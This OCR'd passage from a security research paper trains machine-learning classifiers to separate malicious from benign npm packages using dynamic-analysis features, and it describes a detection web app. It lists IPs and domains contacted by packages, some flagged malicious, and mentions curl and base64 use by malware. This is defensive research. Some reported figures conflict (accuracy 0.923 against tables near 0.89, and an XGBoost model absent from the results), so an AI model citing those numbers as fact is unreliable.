


Figure 6: Distribution of the number of IP addresses flagged by security vendors in VirusTotal

6 Applying Machine Learning Techniques to classify benign and malicious packages

In this section, we utilize machine learning techniques to classify packages as benign or malicious. Figure 7 illustrates




Figure 7: Machine learning pipeline

our machine learning pipeline. Following the collection of benign and malicious packages (described in Section 4), we preprocess the raw analysis files and extract relevant features. These preprocessed files are input into a feature extractor component, which generates a feature vector for each package. The resulting feature vectors are then used to train machine learning algorithms.

For simplicity, we conducted our experiment using Google Colab, a hosted Jupyter Notebook service that requires no setup and offers free access to computing resources, including GPUs and TPUs [25]. The Google Colab notebook for this experiment is publicly available at [4].

6.1 Data Preprocessing

The number of packages in our dataset for machine learning is summarized in Table 12. Since the raw package analysis results are stored in a database of tables, we first convert them into a CSV format, which is more user-friendly for machine learning algorithms. Subsequently, we clean the CSV files by removing unnecessary fields, duplicates, and rows with missing data.

Top	crates.io	npm	Packagist	PyPI	RubyGems
1		8.8.8.8	8.8.8.8	::1	127.0.0.1
2		127.0.0.1	::1	192.168.0.10	::1
3		10.68.0.10	127.0.0.1	8.8.8.8	8.8.8.8
4		**54.208.186.182**	**185.199.108.133**	37.19.207.34	**::ffff:7f00:1**
5		54.224.34.30	185.199.110.133	23.203.40.249	**3.248.33.252**
6		**34.201.81.34**	185.199.111.133	23.56.220.29	54.77.139.23
7		**54.243.129.215**	**185.199.109.133**	127.0.0.1	146.107.217.142
8		::1	142.44.245.229	**151.101.0.223**	2606:4700::6810:b60f
9		**216.24.57.3**	2606:50c0:8003::154	**151.101.64.223**	2606:4700::6810:b50f
10		216.24.57.253	2606:50c0:8002::154	151.101.192.223	169.254.169.254

Table 10: Top ten most connected IP addresses during the import phase

The highlighted cells represent IP addresses labeled as malicious or suspicious by at least one security vendor on VirusTotal.

Top	crates.io	npm	Packagist	PyPI	RubyGems
1	8.8.8.8	104.16.18.35	167.114.128.168	::1	151.101.1.227
2	2a04:4e42:600::649	104.16.16.35	8.8.8.8	**151.101.128.223**	151.101.65.227
3	2a04:4e42::649	104.16.22.35	2607:5300:201:3100::5	2a04:4e42::223	151.101.193.227
4	2a04:4e42:400::649	104.16.24.35	142.44.164.249	2a04:4e42:200::223	151.101.129.227
5	2a04:4e42:200::649	104.16.23.35	142.44.164.255	151.101.64.223	2a04:4e42:200::483
6	**151.101.66.137**	104.16.26.35	2607:5300:201:2100::7:2204	2a04:4e42:600::223	2a04:4e42:600::483
7	**151.101.194.137**	104.16.20.35	2607:5300:201:2100::7	**151.101.192.223**	2a04:4e42:400::483
8	**151.101.2.137**	104.16.27.35	140.82.112.9	2a04:4e42:400::223	2a04:4e42::483
9	**151.101.130.137**	104.16.17.35	140.82.114.10	151.101.0.223	8.8.8.8
10	99.84.160.86	104.16.25.35	140.82.112.10	8.8.8.8	10.68.0.10

Table 11: Top ten IP addresses most frequently connected to by open-source packages during installation.

The highlighted cells represent IP addresses labeled as malicious or suspicious by at least one security vendor on VirusTotal.

Set	Ecosystem	#Packages
Malicious set	npm	1170
Benign set	npm	1000
Dataset	npm	2170

Table 12: Number of packages in our dataset for machine learning

6.2 Feature Selection

Based on the analysis in the previous section, we select the following features:

- Number of executed commands: We count the number of commands executed by each package. The data type of this feature is an integer.
- Number of domains: We count the number of domains communicated by each package. The data type of this feature is an integer.
- Number of IP addresses: We count the number of IP addresses contacted by each package. The data type of this feature is an integer.

6.3 Training

In this experiment, we use the machine learning algorithms available in the *sklearn* framework [41]. We employ ten-fold cross-validation for training and evaluating the machine learning models. To assess performance, we utilize the standard metrics presented in Table 13.

Top	crates.io	npm	Packagist	PyPI	RubyGems
1		registry.npmjs.org	raw.githubusercontent.com	pypi.org	s3.amazonaws.com
2		api.knapsack.cloud	imagex.volcengineapi.com	raw.githubusercontent.com	matrix.org
3		checkpoint-api.hashicorp.com	www.googleapis.com	www.apple.com	matrix-client.matrix.org
4		eth-mainnet.g.alchemy.com	registry.npmjs.org	files.pythonhosted.org	**eommih12qna182o.m.pipedream.net**
5		registry.npmjs.com	discord.com	scinary.com	**eoaptq5t02z6dxu.m.pipedream.net**
6		rpc.ankr.com	ad.oceanengine.com	storage.googleapis.com	api.digitalocean.com
7		eth-goerli.g.alchemy.com	gateway.discord.gg	www.google-analytics.com	github.com
8		registry.yarnpkg.com	composer.github.io	registry.npmjs.org	mips.helmholtz-muenchen.de
9		raw.githubusercontent.com	www.alura.com.br	**huggingface.co**	eoy38idg1hk4nep.m.pipedream.net
10		goerli-rollup.arbitrum.io	releases.jquery.com	**allen-brain-cell-atlas.s3.us-west-2.amazonaws.com**	eo12kxtvatnejre.m.pipedream.net

Table 9: The ten domains most connected to by open-source packages at the import phase.

Metric	Description	Explanation
Accuracy	A metric that measures how often a machine learning model correctly predicts the outcome	Higher accuracy means better performance
False Negative Rate (FNR)	The proportion of positives which yield negative test outcomes with the test	Lower FNR means better performance
False Positive Rate (FPR)	The proportion of all negatives that still yield positive test outcomes	Lower FPR means better performance
Precision	A metric that measures how often a machine learning model correctly predicts the positive class.	Higher precision means better performance
Recall	A metric that measures how often a machine learning model correctly identifies positive instances (true positives) from all the actual positive samples in the dataset	Higher recall means better performance
F1 Score	The harmonic mean of the precision and recall of a classification model	Higher F1 score means better performance
Receiver Operating Characteristic (ROC) curve	A graph showing the performance of a classification model at all classification thresholds.	
Area under the ROC Curve (AUC)	AUC measures the entire two-dimensional area underneath the entire ROC curve	

Table 13: Evaluation metrics used in evaluating the machine learning models in this paper.




Figure 8: ROC Curves of the Machine Learning Models

6.4 Evaluation

In the evaluation phase, we employ 10-fold cross-validation, which randomly divides the data into ten parts. At each iteration, 10% of the data is held out for testing, as described by Kohavi [30]. This process is repeated ten times, after which the mean accuracy of the algorithm is calculated. Tables 14 and 15 report the performance of each machine learning model using 10-fold cross-validation.

6.5 Results

Figure 8 presents the Receiver Operating Characteristic (ROC) curves for all models. Overall, the curves lean towards the top-left corner, indicating that our predictive models are highly accurate in classifying benign and malicious open-source packages. Tree-based classifiers outperform the other models, particularly when boosting techniques are applied. Notably, three of the top-performing machine learning models listed in Tables 14 and 15 are tree-based. As shown in Figure 8, Logistic Regression and Gaussian-based classifiers exhibit the lowest performance among the evaluated models.

Tables 14 and 15 present the top-performing machine learning models ranked by AUC. The models achieve strong results on both training and testing sets across all evaluation metrics, indicating they do not suffer from overfitting. For example, the difference between the median AUC of all models in the training and testing phases is 0.004, which is relatively small. However, the false negative rates are slightly higher than the false positive rates, suggesting that the models occasionally fail to detect malicious packages. This indicates that additional information about the packages may be required to improve classification accuracy. Furthermore, the models achieve an average accuracy of 0.923, which aligns well with the expectations of package repository maintainers [57].

While the accuracy of the models is not practically optimal, as shown by the average values in Table 14 (0.8935) and Table 15 (0.8898), their precision and recall values in the training phase exceed 90%. These results are promising and suggest that even with a relatively small sample size, it is feasible to develop effective predictive models for classifying malicious and benign packages.

Machine Learning Model	Accuracy	Precision	Recall	F1	FPR	FNR	AUC
DecisionTreeClassifier	0.8940	0.9005	0.9015	0.8940	0.0199	0.1772	0.9116
ExtraTreesClassifier	0.8940	0.9005	0.9015	0.8940	0.0199	0.1772	0.9116
HistGradientBoostingClassifier	0.8933	0.8994	0.9006	0.8933	0.0226	0.1762	0.9112
BaggingClassifier	0.8937	0.8999	0.9011	0.8937	0.0216	0.1762	0.9111
RandomForestClassifier	0.8940	0.9003	0.9014	0.8940	0.0207	0.1765	0.9111
GradientBoostingClassifier	0.8934	0.8990	0.9005	0.8934	0.0247	0.1744	0.9110
KNeighborsClassifier	0.8922	0.8988	0.8998	0.8922	0.0214	0.1791	0.9092

Table 14: Performance of the Top Machine Learning Models on the Training Set.

Model	Accuracy	Precision	Recall	F1	FPR	FNR	AUC
HistGradientBoostingClassifier	0.8897	0.8961	0.8966	0.8894	0.0263	0.1805	0.9103
RandomForestClassifier	0.8907	0.8968	0.8975	0.8904	0.0263	0.1787	0.9102
ExtraTreesClassifier	0.8904	0.8968	0.8973	0.8901	0.0258	0.1797	0.9099
GradientBoostingClassifier	0.8892	0.8950	0.8958	0.8889	0.0297	0.1786	0.9092
BaggingClassifier	0.8882	0.8946	0.8950	0.8879	0.0281	0.1819	0.9087
KNeighborsClassifier	0.8909	0.8981	0.8980	0.8906	0.0221	0.1819	0.9081
DecisionTreeClassifier	0.8894	0.8960	0.8964	0.8891	0.0258	0.1814	0.9081

Table 15: Performance of the Top Machine Learning Models on the Validation Set.

7 Developing a Web Application

This section describes our web application designed to automatically detect malicious open-source packages using a trained machine learning model based on results from the *package-analysis* tool.

7.1 Components of the Application

The program comprises three main components: the web application, *package-analysis*, and the machine learning model, each playing a critical role in the system's operational workflow. Figure 9 illustrates the execution process of these components.

The web application serves as the primary interface and the main point of interaction for users. It collects information about the source code that users wish to analyze and forwards these requests to the server. The server employs *package-analysis* to analyze the source code and extract key features. These extracted features are then passed to a pre-trained machine learning model for data classification.

We employ the XGBClassifier algorithm as the machine learning component of the web application. This model demonstrates strong performance in classifying malicious and benign open-source packages across various metrics, as discussed in Section 5.

Figure 10 presents the interface of our web application. The main interface, depicted in Figure 10a, allows users to initiate an analysis by providing information about the open-source package, including the package name, version, and registry details. Currently, the application supports packages exclusively from the npm ecosystem. Figure 10b shows the interface during the analysis process, where the *package-analysis* tool extracts raw data. This raw data is then preprocessed and input into the trained machine learning model, which predicts the likelihood of a package being benign, as illustrated in Figure 10c.




Figure 9: Components of our developed Web Application to classify benign and malicious open-source packages

8 Threats to Validity

This section outlines the factors that may have influenced the validity of our work.

We considered only the top 1,000 npm packages as benign, out of over two million available packages in the npm ecosystem. A more comprehensive analysis of the ecosystem and the training of machine learning models would require a significantly larger dataset.

Our machine learning models focus specifically on JavaScript packages within npm, particularly JavaScript files. Extending this approach to other interpreted languages and file types, such as Python/PyPI and Ruby/RubyGems, appears feasible. This would require the collection of additional samples from repositories such as the Python Package Index (PyPI) and training the models on those samples.

The malicious dataset used in our study may not fully represent malicious packages encountered in the wild, as not all malicious npm packages are publicly disclosed. Vulert, Vulners, and OSV provide some of the largest available repositories of malicious packages for researchers, but these repositories may not capture all threats in the ecosystem.

We rely on package-analysis to extract features from packages. However, as noted in our prior observations [36], *package-analysis* is ineffective at analyzing packages during the installation phase. This limitation hinders our ability to capture certain behavioral characteristics of open-source packages. Additionally, the dynamic analysis tool *package-analysis* currently operates only on Linux-based systems. This restriction is due to its sandbox environment, which supports Linux exclusively. Future work will focus on extending the sandbox environment to support additional operating systems, such as Windows and macOS. This would involve modifications to accommodate other file formats, such as Portable Executable files for Windows.

9 Limitations and Future Work


Currently, our analysis of open-source package behaviors is limited to the Linux environment, as *package-analysis* supports only a Linux sandbox. Our next step is to extend its functionality to support the Windows environment, which will require the development of a Windows kernel and associated utilities. Furthermore, significant engineering efforts will be necessary to improve the analysis completion rates of *package-analysis*, particularly during the installation phase, as illustrated in Figure 3.

In our study, we observed that *package-analysis* performs suboptimally during the installation phase, as shown in Figure 3. This limitation may hinder our ability to fully assess the behaviors of all packages in the studied repositories. To address this, we plan to investigate the *package-analysis* logs to identify and resolve the underlying errors.

It is important to note that our analysis using *package-analysis* does not directly determine whether a package is malicious. Users of the tool must manually examine the raw results it generates to make informed decisions. A promising future direction is to apply machine learning techniques to the raw data generated by *package-analysis* and stored on Google BigQuery [3]. Features such as executed commands, domain URLs, and IP addresses could provide valuable inputs for machine-learning-based approaches to malware detection.

10 Conclusion

In this paper, we have conducted an in-depth analysis of a dynamic analysis tool called *package-analysis*, focusing on its sandboxing techniques and results. We examined the raw outputs of *package-analysis* for open-source packages in popular repositories to identify common malicious behaviors. Our analysis reveals that malicious packages often employ



(a) Main interface of the application program (b) Program interface during analysis (c) Program interface displaying the analysis results

Figure 10: The Web application interface

simple techniques such as *base64* encoding for data obfuscation and *curl* for data transfer. Furthermore, compared to benign packages, malicious packages exhibit significantly higher levels of activity in command execution and domain communication.

We propose a machine learning-based approach to classify packages as benign or malicious. This approach leverages features extracted through dynamic analysis, including executed commands, IP addresses, and domain interactions. Using a dataset of benign and malicious packages, we applied 17 machine learning models available in scikit-learn. Our evaluation demonstrates that these models perform well across various metrics, with particularly strong results in minimizing false positive rates.

As part of future work, we plan to explore additional features, such as those derived from static analysis, to enhance the performance of the machine learning models. We also aim to expand the evaluation to include packages from other ecosystems, such as PyPI and RubyGems, which will require significant effort in curating additional datasets, particularly malicious ones.

To facilitate practical deployment, we intend to integrate our machine learning models into existing package repositories, such as PyPI, or provide a standalone third-party tool for detecting malicious code in open-source packages. This will involve developing a new malware detection system capable of efficiently and effectively scanning open-source packages in real-time.

References

[1] CVE Database - Security Vulnerabilities and Exploits.

[2] GitHub - pakaremon/An-analysis-of-malicious-behaviors-of-open-source-packages-using-dynamic-analysis: Thesis project — github.com. https://github.com/pakaremon/An-analysis-of-malicious-behaviors-of-open-source-packages-using-dynamic-analysis. [Accessed 19-06-2024].

[3] Google bigquery's ossf-malware-analysis.

[4] Google Colab — colab.research.google.com. https://colab.research.google.com/drive/1O6ifXid_6-9B9fmTfFNIC3pt8PaTL7sn?usp=sharing. [Accessed 19-06-2024].

[5] Machine learning specialization.

[6] OSV - Open Source Vulnerabilities.

[7] Vulert: Software Composition Analysis & Vulnerability Alerts.

[8] Malicious urls dataset, July 2021.

[9] Supervised machine learning: regression and classification_2022, September 2022.

[10] Github - datadog/malicious-software-packages-dataset: An open-source dataset of malicious software packages found in the wild, 100

[11] Zahid Akhtar. Malware detection and analysis: Challenges and research opportunities. *arXiv preprint arXiv:2101.08429*, 2021.

[12] Rahaf Alkhadra, Joud Abuzaid, Mariam AlShammari, and Nazeeruddin Mohammad. Solar winds hack: In-depth analysis and countermeasures. In *2021 12th International Conference on Computing Communication and Networking Technologies (ICCCNT)*, pages 1–7. IEEE, 2021.

[13] Dennis Appelt. Meet package hunter: A tool for detecting malicious code in your dependencies., 2021.

[14] Francisco Azuaje. Witten ih, frank e: Data mining: Practical machine learning tools and techniques 2nd edition: San francisco: Morgan kaufmann publishers; 2005: 560. isbn 0-12-088407-0,£ 34.99, 2006.

[15] Fred Bals. What is the xz utils backdoor : Everything you need to know about the supply chain attack, 2024.

[16] Jason Brownlee. *Data preparation for machine learning: Data cleaning, feature selection, and data transforms in Python*. Machine Learning Mastery, 2020.

[17] Jason Brownlee. How to use standardscaler and minmaxscaler transforms in python, August 27 2020. Accessed: 2024-06-08.

[18] CrowdStrike. Malware detection: 10 techniques - crowdstrike, November 2023.

[19] GitHub Advisory Database. Malicious code was discovered in the upstream tarballs of..., 2024.

[20] Idan Digmi. The rising trend of malicious packages in open source ecosystems, March 2023.

[21] Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, and Wenke Lee. Towards measuring supply chain attacks on package managers for interpreted languages. *arXiv preprint arXiv:2002.01139*, 2020.

[22] Yong Fang, Xiangyu Zhou, and Cheng Huang. Effective method for detecting malicious powershell scripts based on hybrid features. *Neurocomputing*, 448:30–39, 2021.

[23] GitLab. Package hunter: A tool for identifying malicious dependencies via runtime monitoring., 2020.

[24] Google. Github - google/capslock: A capability analysis cli for go packages, 2020.

[25] Google. Google colaboratory, 2024.

[26] Wenbo Guo, Zhengzi Xu, Chengwei Liu, Cheng Huang, Yong Fang, and Yang Liu. An empirical study of malicious code in pypi ecosystem, 2023.

[27] The gVisor Authors. The container security platform.

[28] Jossef Harush. How 140k nuget, npm, and pypi packages were used to spread phishing links, February 2023.

[29] Vikram Hegde. Obfuscated command line detection using machine learning. https://cloud.google.com/blog/topics/threat-intelligence/obfuscated-command-line-detection-using-machine-learning, 2018. [Accessed 18-06-2024].

[30] R Kohavi. A study of cross-validation and bootstrap for accuracy estimation and model selection. *Morgan Kaufman Publishing*, 1995.

[31] Sandeep Kumar. Static + dynamic code analysis with sonarqube - sandeep kumar - medium. *Medium*, January 2022.

[32] Piergiorgio Ladisa, Henrik Plate, Matias Martinez, and Olivier Barais. Sok: Taxonomy of attacks on open-source software supply chains. In *2023 IEEE Symposium on Security and Privacy (SP)*, pages 1509–1526. IEEE, 2023.

[33] Microsoft. Oss detect backdoor, 2019.

[34] Andreas Moser, Christopher Kruegel, and Engin Kirda. Limits of static analysis for malware detection. In *Twenty-third annual computer security applications conference (ACSAC 2007)*, pages 421–430. IEEE, 2007.

[35] Unit 42 Palo Alto Networks. Threat brief: Multiple ivanti vulnerabilities, 2024.

[36] Thanh-Cong Nguyen, Duc-Ly Vu, and Narayan C Debnath. An analysis of malicious behaviors of open-source packages using dynamic analysis.

[37] Ori Or-Meir, Nir Nissim, Yuval Elovici, and Lior Rokach. Dynamic malware analysis in the modern era—a state of the art survey. *ACM Computing Surveys (CSUR)*, 52(5):1–48, 2019.

[38] Ossf. Github - ossf/package-analysis: Open source package analysis, 2022.

[39] OSSF. Package analysis: Case studies, 2022.

[40] ossillate inc. GitHub - ossillate-inc/packj: Packj stops Solarwinds-, ESLint-, and PyTorch-like attacks by flagging malicious/vulnerable open-source dependencies (”weak links”) in your software supply-chain. https://github.com/ossillate-inc/packj. [Accessed 16-06-2024].

[41] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot, and E. Duchesnay. Scikit-learn: Machine learning in Python. *Journal of Machine Learning Research*, 12:2825–2830, 2011.

[42] PyPA. Malware checks., 2020.

[43] Ax Sharma. 241 npm and pypi packages caught dropping linux cryptominers, 2022.

[44] Ax Sharma. Attacker floods pypi with 1000s of malicious packages that drop windows trojan via dropbox, 2023.

[45] Michael Sikorski and Andrew Honig. *Practical malware analysis: the hands-on guide to dissecting malicious software*. no starch press, 2012.

[46] sonarsource. Sonarqube: Code quality, security static analysis tool. https://www.sonarsource.com/products/sonarqube/.

[47] Strace. Strace - the linux syscall tracer.

[48] Sysdig. Security for containers, kubernetes, and cloud.

[49] Sajedul Talukder. Tools and techniques for malware detection and analysis. *arXiv preprint arXiv:2002.06819*, 2020.

[50] Matthew Taylor, Ruturaj Vaidya, Drew Davidson, Lorenzo De Carli, and Vaibhav Rastogi. Defending against package typosquatting. In *Network and System Security: 14th International Conference, NSS 2020, Melbourne, VIC, Australia, November 25–27, 2020, Proceedings 14*, pages 112–131. Springer, 2020.

[51] Google Cloud Tech. Sandboxing your containers with gvisor (cloud next '18), July 2018.

[52] Tessian. What is a software supply chain attack?, November 2023.

[53] thehackernews. Malicious pypi packages slip whitesnake infostealer malware onto windows machines, 2024.

[54] Duc-Ly Vu. A fork of bandit tool with patterns to identifying malicious python code, 2020.

[55] Duc-Ly Vu, Trevor Dunlap, Karla Obermeier-Velazquez, Paul Gilbert, John Speed Meyers, and Santiago Torres-Arias. A study of malware prevention in linux distributions. *arXiv preprint arXiv:2411.11017*, 2024.

[56] Duc-Ly Vu, Fabio Massacci, Ivan Pashchenko, Henrik Plate, and Antonino Sabetta. Lastpymile: identifying the discrepancy between sources and packages. In *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, pages 780–792, 2021.

[57] Duc-Ly Vu, Zachary Newman, and John Speed Meyers. Bad snakes: Understanding and improving python package index malware scanning. In *2023 IEEE/ACM 45th International Conference on Software Engineering (ICSE)*, pages 499–511. IEEE, 2023.

[58] Duc-Ly Vu, Ivan Pashchenko, Fabio Massacci, Henrik Plate, and Antonino Sabetta. Typosquatting and combosquatting attacks on the python ecosystem. In *2020 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*, pages 509–514. IEEE, 2020.

[59] Khac Tiep Vu. Machine learning for tabular data. handling outliers. https://machinelearningcoban.com/tabml_book/ch_data_processing/process_outliers.html, 2024. Accessed: June 8, 2024.

[60] Nusrat Zahan, Thomas Zimmermann, Patrice Godefroid, Brendan Murphy, Chandra Maddila, and Laurie Williams. What are weak links in the npm supply chain? In *2022 IEEE/ACM 44th International Conference on Software Engineering: Software Engineering in Practice (ICSE-SEIP)*, pages 331–340. IEEE, 2022.

Authors

Thanh-Cong Nguyen is an Information Security student. His scientific interests include software security and coding.

Duc-Ly Vu holds a PhD in Computer Science from the University of Trento, Italy.

Narayan C. Debnath currently serves as the Head of Information Technology at Eastern International University in Vietnam. Since 2014, he has been a Director of the International Society for Computers and their Applications (ISCA) and has been on its Board of Directors since 2001. Prior to this role, Dr. Debnath was a Full Professor of Computer Science at Winona State University, Minnesota, for 28 years (1989–2017), where he also chaired the Computer Science Department for three consecutive terms, serving as Chair for a total of seven years (2010–2017). Dr. Debnath holds a Doctor of Science (D.Sc.) degree in Computer Science and a Ph.D. in Physics. He is an active participant in several prestigious organizations, including the ACM, IEEE Computer Society, and Arab Computer Society, and is a senior member of ISCA.